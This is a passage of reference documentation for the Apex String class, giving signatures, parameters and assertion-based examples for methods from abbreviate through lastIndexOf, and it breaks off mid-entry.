
Returns a String representing an unescaped CSV column.

unescapeEcmaScript()

Unescapes any EcmaScript literals found in the String.

unescapeHtml3()

Unescapes the characters in a String using HTML 3.0 entities.

unescapeHtml4()

Unescapes the characters in a String using HTML 4.0 entities.

unescapeJava()

Returns a String whose Java literals are unescaped. Literals unescaped include escape sequences for quotes (\\") and control characters, such as tab (\\t), and carriage return (\\n).

unescapeUnicode()

Returns a String whose escaped Unicode characters are unescaped.

unescapeXml()

Unescapes the characters in a String using XML entities.

valueOf(dateToConvert)

Returns a String that represents the specified Date in the standard "yyyy-MM-dd" format.

valueOf(datetimeToConvert)

Returns a String that represents the specified Datetime in the standard "yyyy-MM-dd HH:mm:ss" format for the local time zone.

valueOf(decimalToConvert)

Returns a String that represents the specified Decimal.

valueOf(doubleToConvert)

Returns a String that represents the specified Double.

valueOf(integerToConvert)

Returns a String that represents the specified Integer.

valueOf(longToConvert)

Returns a String that represents the specified Long.

valueOf(toConvert)

Returns a string representation of the specified object argument.

valueOfGmt(datetimeToConvert)

Returns a String that represents the specified Datetime in the standard "yyyy-MM-dd HH:mm:ss" format for the GMT time zone.

`abbreviate(maxWidth)`

Returns an abbreviated version of the String, of the specified length and with ellipses appended if the current String is longer than the specified length; otherwise, returns the original String without ellipses.

Signature

```
public String abbreviate(Integer maxWidth)
```

Parameters

`maxWidth`

Type: Integer

If *`maxWidth`* is less than four, this method throws a run-time exception.

Return Value

Type: String

Example

```
String s = 'Hello Maximillian';
String s2 = s.abbreviate(8);
System.assertEquals('Hello...', s2);
System.assertEquals(8, s2.length());
```

abbreviate(maxWidth, offset)

Returns an abbreviated version of the String, starting at the specified character offset and of the specified length. The returned String has ellipses appended at the start and the end if characters have been removed at these locations.

Signature

```
public String abbreviate(Integer maxWidth, Integer offset)
```

Parameters

maxWidth
Type: Integer

Note that the offset is not necessarily the leftmost character in the returned String or the first character following the ellipses, but it appears somewhere in the result. Regardless, `abbreviate` won't return a String of length greater than *maxWidth*.If *maxWidth* is too small, this method throws a run-time exception.

offset
Type: Integer

Return Value

Type: String

Example

```
String s = 'Hello Maximillian';
// Start at M
String s2 = s.abbreviate(9,6);
System.assertEquals('...Max...', s2);
System.assertEquals(9, s2.length());
```

capitalize()

Returns the current String with the first letter changed to title case.

Signature

```
public String capitalize()
```

Return Value

Type: String

Usage

This method is based on the `Character.toTitleCase(char)` Java method.

Example

```
String s = 'hello maximillian';
String s2 = s.capitalize();
System.assertEquals('Hello maximillian', s2);
```

center(size)

Returns a version of the current String of the specified size padded with spaces on the left and right, so that it appears in the center. If the specified size is smaller than the current String size, the entire String is returned without added spaces.

Signature

```
public String center(Integer size)
```

Parameters

size
Type: Integer

Return Value

Type: String

Example

```
String s = 'hello';
String s2 = s.center(9);
System.assertEquals(
   '  hello  ',
   s2);
```

center(size, paddingString)

Returns a version of the current String of the specified size padded with the specified String on the left and right, so that it appears in the center. If the specified size is smaller than the current String size, the entire String is returned without padding.

Signature

```
public String center(Integer size, String paddingString)
```

Parameters

size
Type: Integer

paddingString
Type: String

Return Value

Type: String

Example

```
String s = 'hello';
String s2 = s.center(9, '-');
System.assertEquals('--hello--', s2);
```

charAt(index)

Returns the value of the character at the specified index.

Signature

```
public Integer charAt(Integer index)
```

Parameters

index
Type: Integer

The index of the character to get the value of.

Return Value

Type: Integer

The integer value of the character.

Usage

The `charAt` method returns the value of the character pointed to by the specified index. If the index points to the beginning of a surrogate pair (the high-surrogate code point), this method returns only the high-surrogate code point. To return the supplementary code point corresponding to a surrogate pair, call `codePointAt` instead.

Example

This example gets the value of the first character at index 0.

```
String str = 'Ω is Omega.';
System.assertEquals(937, str.charAt(0));
```

This example shows the difference between `charAt` and `codePointAt`. The example calls these methods on escaped supplementary Unicode characters. `charAt(0)` returns the high surrogate value, which corresponds to `\uD835`. `codePointAt(0)` returns the value for the entire surrogate pair.

```
String str = '\uD835\uDD0A';
System.assertEquals(55349, str.charAt(0),
    'charAt(0) didn\'t return the high surrogate.');
System.assertEquals(120074, str.codePointAt(0),
    'codePointAt(0) didn\'t return the entire two-character supplementary value.');
```

codePointAt(index)

Returns the Unicode code point value at the specified index.

Signature

```
public Integer codePointAt(Integer index)
```

Parameters

index
Type: Integer

The index of the characters (Unicode code units) in the string. The index range is from zero to the string length minus one.

Return Value

Type: Integer

The Unicode code point value at the specified index.

Usage

If the *index* points to the beginning of a surrogate pair (the high-surrogate code point), and the character value at the following index points to the low-surrogate code point, this method returns the supplementary code point corresponding to this surrogate pair. Otherwise, this method returns the character value at the given index.

For more information on Unicode and surrogate pairs, see The Unicode Consortium.

Example

This example gets the code point value of the first character at index 0, which is the escaped Omega character. Also, the example gets the code point at index 20, which corresponds to the escaped supplementary Unicode characters (a pair of characters). Finally, it verifies that the escaped and unescaped forms of Omega have the same code point values.

The supplementary characters in this example (`\\uD835\\uDD0A`) correspond to mathematical fraktur capital G: 𝔊

```
String str = '\u03A9 is Ω (Omega), and \uD835\uDD0A ' +
    ' is Fraktur Capital G.';
System.assertEquals(937, str.codePointAt(0));
System.assertEquals(120074, str.codePointAt(20));
// Escaped or unescaped forms of the same character have the same code point
System.assertEquals(str.codePointAt(0), str.codePointAt(5));
```

codePointBefore(index)

Returns the Unicode code point value that occurs before the specified index.

Signature

```
public Integer codePointBefore(Integer index)
```

Parameters

index
Type: Integer

The index before the Unicode code point that is to be returned. The index range is from one to the string length.

Return Value

Type: Integer

The character or Unicode code point value that occurs before the specified index.

Usage

If the character value at ***index***`-1` is the low-surrogate code point, and ***index***`-2` is not negative and the character at this index location is the high-surrogate code point, this method returns the supplementary code point corresponding to this surrogate pair. If the character value at ***index***`-1` is an unpaired low-surrogate or high-surrogate code point, the surrogate value is returned.

For more information on Unicode and surrogate pairs, see The Unicode Consortium.

Example

This example gets the code point value of the first character (before index 1), which is the escaped Omega character. Also, the example gets the code point at index 20, which corresponds to the escaped supplementary characters (the two characters before index 22).

```
String str = '\u03A9 is Ω (Omega), and \uD835\uDD0A ' +
    ' is Fraktur Capital G.';
System.assertEquals(937, str.codePointBefore(1));
System.assertEquals(120074, str.codePointBefore(22));
```

codePointCount(beginIndex, endIndex)

Returns the number of Unicode code points within the specified text range.

Signature

```
public Integer codePointCount(Integer beginIndex, Integer endIndex)
```

Parameters

beginIndex
Type: Integer

The index of the first character in the range.

endIndex
Type: Integer

The index after the last character in the range.

Return Value

Type: Integer

The number of Unicode code points within the specified range.

Usage

The specified range begins at *beginIndex* and ends at ***endIndex***–1. Unpaired surrogates within the text range count as one code point each.

Example

This example writes the count of code points in a substring that contains an escaped Unicode character and another substring that contains Unicode supplementary characters, which count as one code point.

```
String str = '\u03A9 and \uD835\uDD0A characters.';
System.debug('Count of code points for ' + str.substring(0,1)
             + ': ' + str.codePointCount(0,1));
System.debug('Count of code points for ' + str.substring(6,8)
             + ': ' + str.codePointCount(6,8));

// Output:
// Count of code points for Ω: 1
// Count of code points for □□: 1
```

compareTo(secondString)

Compares two strings lexicographically, based on the Unicode value of each character in the Strings.

Signature

```
public Integer compareTo(String secondString)
```

Parameters

secondString
Type: String

Return Value

Type: Integer

Usage

The result is:

- A negative Integer if the String that called the method lexicographically precedes *secondString*
- A positive Integer if the String that called the method lexicographically follows *compsecondStringString*
- Zero if the Strings are equal

If there is no index position at which the Strings differ, then the shorter String lexicographically precedes the longer String.

Note that this method returns 0 whenever the `equals` method returns true.

Example

```
String myString1 = 'abcde';
String myString2 = 'abcd';
```

```
Integer result =
   myString1.compareTo(myString2);
System.assertEquals(result, 1);
```

contains(substring)

Returns `true` if and only if the String that called the method contains the specified sequence of characters in *`substring`*.

Signature

```
public Boolean contains(String substring)
```

Parameters

`substring`
Type: String

Return Value

Type: Boolean

Example

```
String myString1 = 'abcde';
String myString2 = 'abcd';
Boolean result =
   myString1.contains(myString2);
System.assertEquals(result, true);
```

containsAny(inputString)

Returns `true` if the current String contains any of the characters in the specified String; otherwise, returns `false`.

Signature

```
public Boolean containsAny(String inputString)
```

Parameters

`inputString`
Type: String

Return Value

Type: Boolean

Example

```
String s = 'hello';
Boolean b1 = s.containsAny('hx');
```

```
Boolean b2 = s.containsAny('x');
System.assertEquals(true, b1);
System.assertEquals(false, b2);
```

containsIgnoreCase(substring)

Returns `true` if the current String contains the specified sequence of characters without regard to case; otherwise, returns `false`.

Signature

```
public Boolean containsIgnoreCase(String substring)
```

Parameters

substring
Type: String

Return Value

Type: Boolean

Example

```
String s = 'hello';
Boolean b = s.containsIgnoreCase('HE');
System.assertEquals(
   true,
   b);
```

containsNone(substring)

Returns `true` if the current String doesn't contain the specified sequence of characters; otherwise, returns `false`.

Signature

```
public Boolean containsNone(String substring)
```

Parameters

substring
Type: String

If *substring* is an empty string or the current String is empty, this method returns `true`. If *substring* is null, this method returns a run-time exception.

Return Value

Type: Boolean

Example

```
String s1 = 'abcde';
System.assert(s1.containsNone('fg'));
```

containsOnly(inputString)

Returns `true` if the current String contains characters only from the specified sequence of characters and not any other characters; otherwise, returns `false`.

Signature

```
public Boolean containsOnly(String inputString)
```

Parameters

inputString
Type: String

Return Value

Type: Boolean

Example

```
String s1 = 'abba';
String s2 = 'abba xyz';
Boolean b1 =
   s1.containsOnly('abcd');
System.assertEquals(
   true,
   b1);
Boolean b2 =
   s2.containsOnly('abcd');
System.assertEquals(
   false,
   b2);
```

containsWhitespace()

Returns `true` if the current String contains any white space characters; otherwise, returns `false`.

Signature

```
public Boolean containsWhitespace()
```

Return Value

Type: Boolean

Example

```
String s = 'Hello Jane';
System.assert(s.containsWhitespace()); //true
s = 'HelloJane ';
System.assert(s.containsWhitespace()); //true
s = ' HelloJane';
System.assert(s.containsWhitespace()); //true
s = 'HelloJane';
System.assert(!s.containsWhitespace()); //false
```

countMatches(substring)

Returns the number of times the specified substring occurs in the current String.

Signature

```
public Integer countMatches(String substring)
```

Parameters

substring
Type: String

Return Value

Type: Integer

Example

```
String s = 'Hello Jane';
System.assertEquals(1, s.countMatches('Hello'));
s = 'Hello Hello';
System.assertEquals(2, s.countMatches('Hello'));
s = 'Hello hello';
System.assertEquals(1, s.countMatches('Hello'));
```

deleteWhitespace()

Returns a version of the current String with all white space characters removed.

Signature

```
public String deleteWhitespace()
```

Return Value

Type: String

Example

```
String s1 = ' Hello Jane ';
String s2 = 'HelloJane';
System.assertEquals(s2, s1.deleteWhitespace());
```

difference(secondString)

Returns the difference between the current String and the specified String.

Signature

```
public String difference(String secondString)
```

Parameters

secondString
Type: String

If *secondString* is an empty string, this method returns an empty string.If *secondString* is null, this method throws a run-time exception.

Return Value

Type: String

Example

```
String s = 'Hello Jane';
String d1 =
   s.difference('Hello Max');
System.assertEquals(
   'Max',
   d1);
String d2 =
   s.difference('Goodbye');
System.assertEquals(
   'Goodbye',
   d2);
```

endsWith(suffix)

Returns `true` if the String that called the method ends with the specified *suffix*.

Signature

```
public Boolean endsWith(String suffix)
```

Parameters

suffix
Type: String

Return Value

Type: Boolean

Example

```
String s = 'Hello Jason';
System.assert(s.endsWith('Jason'));
```

endsWithIgnoreCase(suffix)

Returns `true` if the current String ends with the specified suffix; otherwise, returns `false`.

Signature

```
public Boolean endsWithIgnoreCase(String suffix)
```

Parameters

suffix
Type: String

Return Value

Type: Boolean

Example

```
String s = 'Hello Jason';
System.assert(s.endsWithIgnoreCase('jason'));
```

equals(secondString)

Deprecated. This method is replaced by `equals(stringOrId)`. Returns `true` if the passed-in string is not null and represents the same binary sequence of characters as the current string. Use this method to perform case-sensitive comparisons.

Signature

```
public Boolean equals(String secondString)
```

Parameters

secondString
Type: String

Return Value

Type: Boolean

Usage

This method returns `true` when the `compareTo` method returns 0.

Use this method to perform case-sensitive comparisons. In contrast, the `==` operator performs case-insensitive string comparisons to match Apex semantics.

Example

```
String myString1 = 'abcde';
String myString2 = 'abcd';
Boolean result = myString1.equals(myString2);
System.assertEquals(result, false);
```

`equals(stringOrId)`

Returns `true` if the passed-in object is not null and represents the same binary sequence of characters as the current string. Use this method to compare a string to an object that represents a string or an ID.

Signature

```
public Boolean equals(Object stringOrId)
```

Parameters

`stringOrId`
Type: Object

Return Value

Type: Boolean

Usage

If you compare ID values, the lengths of IDs don't need to be equal. For example, if you compare a 15-character ID string to an object that represents the equivalent 18-character ID value, this method returns `true`. For more information about 15-character and 18-character IDs, see the ID data type.

Use this method to perform case-sensitive comparisons. In contrast, the `==` operator performs case-insensitive string comparisons to match Apex semantics.

Example

These examples show comparisons between different types of variables with both equal and unequal values. The examples also show how Apex automatically converts certain values before comparing them.

```
// Compare a string to an object containing a string
Object obj1 = 'abc';
String str = 'abc';
Boolean result1 = str.equals(obj1);
System.assertEquals(true, result1);

// Compare a string to an object containing a number
```

```
Integer obj2 = 100;
Boolean result2 = str.equals(obj2);
System.assertEquals(false, result2);

// Compare a string to an ID of the same length.
// 15-character ID
Id idValue15 = '001D000000Ju1zH';
// 15-character ID string value
String stringValue15 = '001D000000Ju1zH';
Boolean result3 = stringValue15.equals(IdValue15);
System.assertEquals(true, result3);

// Compare two equal ID values of different lengths:
//  15-character ID and 18-character ID
Id idValue18 = '001D000000Ju1zHIAR';
Boolean result4 = stringValue15.equals(IdValue18);
System.assertEquals(true, result4);
```

equalsIgnoreCase(secondString)

Returns `true` if the *`secondString`* is not null and represents the same sequence of characters as the String that called the method, ignoring case.

Signature

```
public Boolean equalsIgnoreCase(String secondString)
```

Parameters

`secondString`
Type: String

Return Value

Type: Boolean

Example

```
String myString1 = 'abcd';
String myString2 = 'ABCD';
Boolean result =
myString1.equalsIgnoreCase(myString2);
System.assertEquals(result, true);
```

escapeCsv()

Returns a String for a CSV column enclosed in double quotes, if required.

Signature

```
public String escapeCsv()
```

Return Value

Type: String

Usage

If the String contains a comma, newline or double quote, the returned String is enclosed in double quotes. Also, any double quote characters in the String are escaped with another double quote.

If the String doesn't contain a comma, newline or double quote, it is returned unchanged.

Example

```
String s1 = 'Max1, "Max2"';
String s2 = s1.escapeCsv();
System.assertEquals('"Max1, ""Max2"""', s2);
```

escapeEcmaScript()

Escapes the characters in the String using EcmaScript String rules.

Signature

```
public String escapeEcmaScript()
```

Return Value

Type: String

Usage

The only difference between Apex strings and EcmaScript strings is that in EcmaScript, a single quote and forward-slash (/) are escaped.

Example

```
String s1 = '"grade": 3.9/4.0';
String s2 = s1.escapeEcmaScript();
System.debug(s2);
// Output is:
// \"grade\": 3.9\/4.0
System.assertEquals(
   '\\"grade\\": 3.9\\/4.0',
    s2);
```

escapeHtml3()

Escapes the characters in a String using HTML 3.0 entities.

Signature

```
public String escapeHtml3()
```

Return Value

Type: String

Example

```
String s1 =
   '"<Black&White>"';
String s2 =
   s1.escapeHtml3();
System.debug(s2);
// Output:
// &quot;&lt;Black&amp;
// White&gt;&quot;
```

escapeHtml4()

Escapes the characters in a String using HTML 4.0 entities.

Signature

```
public String escapeHtml4()
```

Return Value

Type: String

Example

```
String s1 =
   '"<Black&White>"';
String s2 =
   s1.escapeHtml4();
System.debug(s2);
// Output:
// &quot;&lt;Black&amp;
// White&gt;&quot;
```

escapeJava()

Returns a String whose characters are escaped using Java String rules. Characters escaped include quotes and control characters, such as tab, backslash, and carriage return characters.

Signature

```
public String escapeJava()
```

Return Value

Type: String

The escaped string.

Example

```
// Input string contains quotation marks
String s = 'Company: "Salesforce.com"';
String escapedStr = s.escapeJava();
// Output string has the quotes escpaded
System.assertEquals('Company: \\"Salesforce.com\\"', escapedStr);
```

escapeSingleQuotes(stringToEscape)

Returns a String with the escape character (\) added before any single quotation marks in the String *s*.

Signature

```
public static String escapeSingleQuotes(String stringToEscape)
```

Parameters

stringToEscape
Type: String

Return Value

Type: String

Usage

This method is useful when creating a dynamic SOQL statement, to help prevent SOQL injection. For more information on dynamic SOQL, see Dynamic SOQL.

Example

```
String s = '\'Hello Jason\'';
system.debug(s); // Outputs 'Hello Jason'
String escapedStr = String.escapeSingleQuotes(s);
// Outputs \'Hello Jason\'
system.debug(escapedStr);
// Escapes the string \\\' to string \'
system.assertEquals('\\\'Hello Jason\\\'', escapedStr);
```

escapeUnicode()

Returns a String whose Unicode characters are escaped to a Unicode escape sequence.

Signature

```
public String escapeUnicode()
```

Return Value

Type: String

The escaped string.

Example

```
String s = 'De onde você é?';
String escapedStr = s.escapeUnicode();
System.assertEquals('De onde voc\\u00EA \\u00E9?', escapedStr);
```

escapeXml()

Escapes the characters in a String using XML entities.

Signature

```
public String escapeXml()
```

Return Value

Type: String

Usage

Supports only the five basic XML entities (gt, lt, quot, amp, apos). Does not support DTDs or external entities. Unicode characters greater than 0x7f are not escaped.

Example

```
String s1 =
   '"<Black&White>"';
String s2 =
   s1.escapeXml();
System.debug(s2);
// Output:
// &quot;&lt;Black&amp;
// White&gt;&quot;
```

format(stringToFormat, formattingArguments)

Treat the current string as a pattern that should be used for substitution in the same manner as `apex:outputText`.

Signature

```
public static String format(String stringToFormat, List<String> formattingArguments)
```

Parameters

stringToFormat
Type: String

formattingArguments
Type: List<String>

Return Value

Type: String

Example

```
String placeholder = 'Hello {0}, {1} is cool!';
List<String> fillers = new String[]{'Jason','Apex'};
String formatted = String.format(placeholder, fillers);
System.assertEquals('Hello Jason, Apex is cool!', formatted);
```

fromCharArray(charArray)

Returns a String from the values of the list of integers.

Signature

```
public static String fromCharArray(List<Integer> charArray)
```

Parameters

charArray
Type: List<Integer>

Return Value

Type: String

Example

```
List<Integer> charArr= new Integer[]{74};
String convertedChar = String.fromCharArray(charArr);
System.assertEquals('J', convertedChar);
```

getChars()

Returns an array of character values that represent the characters in this string.

Signature

```
public List<Integer> getChars()
```

Return Value

Type: List<String>

A list of integers, each corresponding to a character value in the string.

Example

This sample converts a string to a character array and then gets the first array element, which corresponds to the value of 'J'.

```
String str = 'Jane goes fishing.';
Integer[] chars = str.getChars();
// Get the value of 'J'
System.assertEquals(74, chars[0]);
```

getCommonPrefix(strings)

Returns the initial sequence of characters as a String that is common to all the specified Strings.

Signature

```
public static String getCommonPrefix(List<String> strings)
```

Parameters

strings
Type: List<String>

Return Value

Type: String

Example

```
List<String> ls = new List<String>{'SFDCApex', 'SFDCVisualforce'};
String prefix = String.getCommonPrefix(ls);
System.assertEquals('SFDC', prefix);
```

getLevenshteinDistance(stringToCompare)

Returns the Levenshtein distance between the current String and the specified String.

Signature

```
public Integer getLevenshteinDistance(String stringToCompare)
```

Parameters

stringToCompare
Type: String

Return Value

Type: Integer

Usage

The Levenshtein distance is the number of changes needed to change one String into another. Each change is a single character modification (deletion, insertion or substitution).

Example

```
String s = 'Hello Joe';
Integer i = s.getLevenshteinDistance('Hello Max');
System.assertEquals(3, i);
```

getLevenshteinDistance(stringToCompare, threshold)

Returns the Levenshtein distance between the current String and the specified String if it is less than or equal than the given threshold; otherwise, returns -1.

Signature

```
public Integer getLevenshteinDistance(String stringToCompare, Integer threshold)
```

Parameters

stringToCompare
Type: String

threshold
Type: Integer

Return Value

Type: Integer

Usage

The Levenshtein distance is the number of changes needed to change one String into another. Each change is a single character modification (deletion, insertion or substitution).

Example:

In this example, the Levenshtein distance is 3, but the threshold argument is 2, which is less than the distance, so this method returns -1.

Example

```
String s = 'Hello Jane';
Integer i = s.getLevenshteinDistance('Hello Max', 2);
System.assertEquals(-1, i);
```

hashCode()

Returns a hash code value for this string.

Signature

```
public Integer hashCode()
```

Return Value

Type: Integer

Usage

This value is based on the hash code computed by the Java `String.hashCode` counterpart method.

You can use this method to simplify the computation of a hash code for a custom type that contains String member variables. You can compute your type's hash code value based on the hash code of each String variable. For example:

For more details about the use of hash code methods with custom types, see Using Custom Types in Map Keys and Sets.

Example

```
public class MyCustomClass {
   String x,y;
   // Provide a custom hash code
   public Integer hashCode() {
    return
    (31*x.hashCode())^(y.hashCode());
   }
}
```

indexOf(substring)

Returns the index of the first occurrence of the specified substring. If the substring does not occur, this method returns -1.

Signature

```
public Integer indexOf(String substring)
```

Parameters

substring
Type: String

Return Value

Type: Integer

Example

```
String myString1 = 'abcde';
String myString2 = 'cd';
Integer result = myString1.indexOf(mystring2);
System.assertEquals(2, result);
```

indexOf(substring, index)

Returns the zero-based index of the first occurrence of the specified substring from the point of the given index. If the substring does not occur, this method returns -1.

Signature

```
public Integer indexOf(String substring, Integer index)
```

Parameters

substring
Type: String

index
Type: Integer

Return Value

Type: Integer

Example

```
String myString1 = 'abcdabcd';
String myString2 = 'ab';
Integer result = myString1.indexOf(mystring2, 1);
System.assertEquals(4, result);
```

indexOfAny(substring)

Returns the zero-based index of the first occurrence of any character specified in the substring. If none of the characters occur, returns -1.

Signature

```
public Integer indexOfAny(String substring)
```

Parameters

substring
Type: String

Return Value

Type: Integer

Example

```
String s1 = 'abcd';
String s2 = 'xc';
Integer result = s1.indexOfAny(s2);
System.assertEquals(2, result);
```

indexOfAnyBut(substring)

Returns the zero-based index of the first occurrence of a character that is not in the specified substring. Otherwise, returns -1.

Signature

```
public Integer indexOfAnyBut(String substring)
```

Parameters

substring
Type: String

Return Value

Type: Integer

Example

```
String s1 = 'abcd';
String s2 = 'xc';
Integer result = s1.indexOfAnyBut(s2);
System.assertEquals(0, result);
```

indexOfChar(character)

Returns the index of the first occurrence of the character that corresponds to the specified character value.

Signature

```
public Integer indexOfChar(Integer character)
```

Parameters

character
Type: Integer

The integer value of the character in the string.

Return Value

Type: Integer

The index of the first occurrence of the specified character, -1 if the character is not found.

Usage

The index that this method returns is in Unicode code units.

Example

```
String str = '\\u03A9 is Ω (Omega)';
// Returns 0, which is the first character.
System.debug('indexOfChar(937)=' + str.indexOfChar(937));

// Output:
// indexOfChar(937)=0
```

indexOfChar(character, startIndex)

Returns the index of the first occurrence of the character that corresponds to the specified character value, starting from the specified index.

Signature

```
public Integer indexOfChar(Integer character, Integer startIndex)
```

Parameters

character
Type: Integer

The integer value of the character to look for.

startIndex
Type: Integer

The index to start the search from.

Return Value

Type: Integer

The index, starting from the specified start index, of the first occurrence of the specified character, -1 if the character is not found.

Usage

The index that this method returns is in Unicode code units.

Example

This example shows different ways of searching for the index of the Omega character. The first call to `indexOfChar` doesn't specify a start index and therefore the returned index is 0, which is the first occurrence of Omega in the entire string. The subsequent calls specify a start index to find the occurrence of Omega in substrings that start at the specified index.

```
String str = 'Ω and \\u03A9 and Ω';
System.debug('indexOfChar(937)=' + str.indexOfChar(937));
System.debug('indexOfChar(937,1)=' + str.indexOfChar(937,1));
System.debug('indexOfChar(937,10)=' + str.indexOfChar(937,10));

// Output:
// indexOfChar(937)=0
```

```
// indexOfChar(937,1)=6, (corresponds to the escaped form \\u03A9)
// indexOfChar(937,10)=12
```

indexOfDifference(stringToCompare)

Returns the zero-based index of the character where the current String begins to differ from the specified String.

Signature

```
public Integer indexOfDifference(String stringToCompare)
```

Parameters

stringToCompare
Type: String

Return Value

Type: Integer

Example

```
String s1 = 'abcd';
String s2 = 'abxc';
Integer result = s1.indexOfDifference(s2);
System.assertEquals(2, result);
```

indexOfIgnoreCase(substring)

Returns the zero-based index of the first occurrence of the specified substring without regard to case. If the substring does not occur, this method returns -1.

Signature

```
public Integer indexOfIgnoreCase(String substring)
```

Parameters

substring
Type: String

Return Value

Type: Integer

Example

```
String s1 = 'abcd';
String s2 = 'BC';
```

```
Integer result = s1.indexOfIgnoreCase(s2, 0);
System.assertEquals(1, result);
```

indexOfIgnoreCase(substring, startPosition)

Returns the zero-based index of the first occurrence of the specified substring from the point of index `i`, without regard to case. If the substring does not occur, this method returns -1.

Signature

```
public Integer indexOfIgnoreCase(String substring, Integer startPosition)
```

Parameters

substring
Type: String

startPosition
Type: Integer

Return Value

Type: Integer

isAllLowerCase()

Returns `true` if all characters in the current String are lowercase; otherwise, returns `false`.

Signature

```
public Boolean isAllLowerCase()
```

Return Value

Type: Boolean

Example

```
String allLower = 'abcde';
System.assert(allLower.isAllLowerCase());
```

isAllUpperCase()

Returns `true` if all characters in the current String are uppercase; otherwise, returns `false`.

Signature

```
public Boolean isAllUpperCase()
```

Return Value

Type: Boolean

Example

```
String allUpper = 'ABCDE';
System.assert(allUpper.isAllUpperCase());
```

isAlpha()

Returns `true` if all characters in the current String are Unicode letters only; otherwise, returns `false`.

Signature

```
public Boolean isAlpha()
```

Return Value

Type: Boolean

Example

```
// Letters only
String s1 = 'abc';
// Returns true
Boolean b1 =
   s1.isAlpha();
System.assertEquals(
   true, b1);

// Letters and numbers
String s2 = 'abc 21';
// Returns false
Boolean b2 =
   s2.isAlpha();
System.assertEquals(
   false, b2);
```

isAlphaSpace()

Returns `true` if all characters in the current String are Unicode letters or spaces only; otherwise, returns `false`.

Signature

```
public Boolean isAlphaSpace()
```

Return Value

Type: Boolean

Example

```
String alphaSpace = 'aA Bb';
System.assert(alphaSpace.isAlphaSpace());
String notAlphaSpace = 'ab 12';
System.assert(!notAlphaSpace.isAlphaSpace());
notAlphaSpace = 'aA$Bb';
System.assert(!notAlphaSpace.isAlphaSpace());
```

isAlphanumeric()

Returns `true` if all characters in the current String are Unicode letters or numbers only; otherwise, returns `false`.

Signature

```
public Boolean isAlphanumeric()
```

Return Value

Type: Boolean

Example

```
// Letters only
String s1 = 'abc';
// Returns true
Boolean b1 =
   s1.isAlphanumeric();
System.assertEquals(
   true, b1);

// Letters and numbers
String s2 = 'abc021';
// Returns true
Boolean b2 =
   s2.isAlphanumeric();
System.assertEquals(
   true, b2);
```

isAlphanumericSpace()

Returns `true` if all characters in the current String are Unicode letters, numbers, or spaces only; otherwise, returns `false`.

Signature

```
public Boolean isAlphanumericSpace()
```

Return Value

Type: Boolean

Example

```
String alphanumSpace = 'AE 86';
System.assert(alphanumSpace.isAlphanumericSpace());
String notAlphanumSpace = 'aA$12';
System.assert(!notAlphanumSpace.isAlphaSpace());
```

isAsciiPrintable()

Returns `true` if the current String contains only ASCII printable characters; otherwise, returns `false`.

Signature

```
public Boolean isAsciiPrintable()
```

Return Value

Type: Boolean

Example

```
String ascii = 'abcd1234!@#$%^&*()`~-_+={[}]|:<,>.?';
System.assert(ascii.isAsciiPrintable());
String notAscii = '√';
System.assert(!notAscii.isAsciiPrintable());
```

isBlank(inputString)

Returns `true` if the specified String is white space, empty (''), or null; otherwise, returns `false`.

Signature

```
public static Boolean isBlank(String inputString)
```

Parameters

inputString
Type: String

Return Value

Type: Boolean

Example

```
String blank = '';
String nullString = null;
String whitespace = '  ';
System.assert(String.isBlank(blank));
System.assert(String.isBlank(nullString));
System.assert(String.isBlank(whitespace));
```

```
String alpha = 'Hello';
System.assert(!String.isBlank(alpha));
```

isEmpty(inputString)

Returns `true` if the specified String is empty ('') or null; otherwise, returns `false`.

Signature

```
public static Boolean isEmpty(String inputString)
```

Parameters

inputString
Type: String

Return Value

Type: Boolean

Example

```
String empty = '';
String nullString = null;
System.assert(String.isEmpty(empty));
System.assert(String.isEmpty(nullString));
String whitespace = '  ';
String alpha = 'Hello';
System.assert(!String.isEmpty(whitespace));
System.assert(!String.isEmpty(alpha));
```

isNotBlank(inputString)

Returns `true` if the specified String is not whitespace, not empty (''), and not null; otherwise, returns `false`.

Signature

```
public static Boolean isNotBlank(String inputString)
```

Parameters

inputString
Type: String

Return Value

Type: Boolean

Example

```
String alpha = 'Hello world!';
System.assert(String.isNotBlank(alpha));
String blank = '';
String nullString = null;
String whitespace = '  ';
System.assert(!String.isNotBlank(blank));
System.assert(!String.isNotBlank(nullString));
System.assert(!String.isNotBlank(whitespace));
```

`isNotEmpty(inputString)`

Returns `true` if the specified String is not empty ('') and not null; otherwise, returns `false`.

Signature

```
public static Boolean isNotEmpty(String inputString)
```

Parameters

`inputString`
Type: String

Return Value

Type: Boolean

Example

```
String whitespace = '  ';
String alpha = 'Hello world!';
System.assert(String.isNotEmpty(whitespace));
System.assert(String.isNotEmpty(alpha));
String empty = '';
String nullString = null;
System.assert(!String.isNotEmpty(empty));
System.assert(!String.isNotEmpty(nullString));
```

`isNumeric()`

Returns `true` if the current String contains only Unicode digits; otherwise, returns `false`.

Signature

```
public Boolean isNumeric()
```

Return Value

Type: Boolean

Usage

A decimal point (1.2) is not a Unicode digit.

Example

```
String numeric = '1234567890';
System.assert(numeric.isNumeric());
String alphanumeric = 'R32';
String decimalPoint = '1.2';
System.assert(!alphanumeric.isNumeric());
System.assert(!decimalpoint.isNumeric());
```

isNumericSpace()

Returns `true` if the current String contains only Unicode digits or spaces; otherwise, returns `false`.

Signature

```
public Boolean isNumericSpace()
```

Return Value

Type: Boolean

Usage

A decimal point (1.2) is not a Unicode digit.

Example

```
String numericSpace = '1 2 3';
System.assert(numericSpace.isNumericspace());
String notNumericspace = 'FD3S FC3S';
System.assert(!notNumericspace.isNumericspace());
```

isWhitespace()

Returns `true` if the current String contains only white space characters or is empty; otherwise, returns `false`.

Signature

```
public Boolean isWhitespace()
```

Return Value

Type: Boolean

Example

```
String whitespace = ' ';
String blank = '';
System.assert(whitespace.isWhitespace());
System.assert(blank.isWhitespace());
String alphanum = 'SIL80';
System.assert(!alphanum.isWhitespace());
```

join(iterableObj, separator)

Joins the elements of the specified iterable object, such as a List, into a single String separated by the specified separator.

Signature

```
public static String join(Object iterableObj, String separator)
```

Parameters

iterableObj
Type: Object

separator
Type: String

Return Value

Type: String

Usage

```
List<Integer> li = new
   List<Integer>
   {10, 20, 30};
String s = String.join(
   li, '/');
System.assertEquals(
   '10/20/30', s);
```

lastIndexOf(substring)

Returns the index of the last occurrence of the specified substring. If the substring does not occur, this method returns -1.

Signature

```
public Integer lastIndexOf(String substring)
```

Parameters

substring
Type: String

Return Value

Type: Integer

Example

```
String s1 = 'abcdefgc';
Integer i1 = s1.lastIndexOf('c');
System.assertEquals(7, i1);
```

lastIndexOf(substring, endPosition)

Returns the index of the last occurrence of the specified substring, starting from the character at index 0 and ending at the specified index.

Signature

```
public Integer lastIndexOf(String substring, Integer endPosition)
```

Parameters

substring
Type: String

endPosition
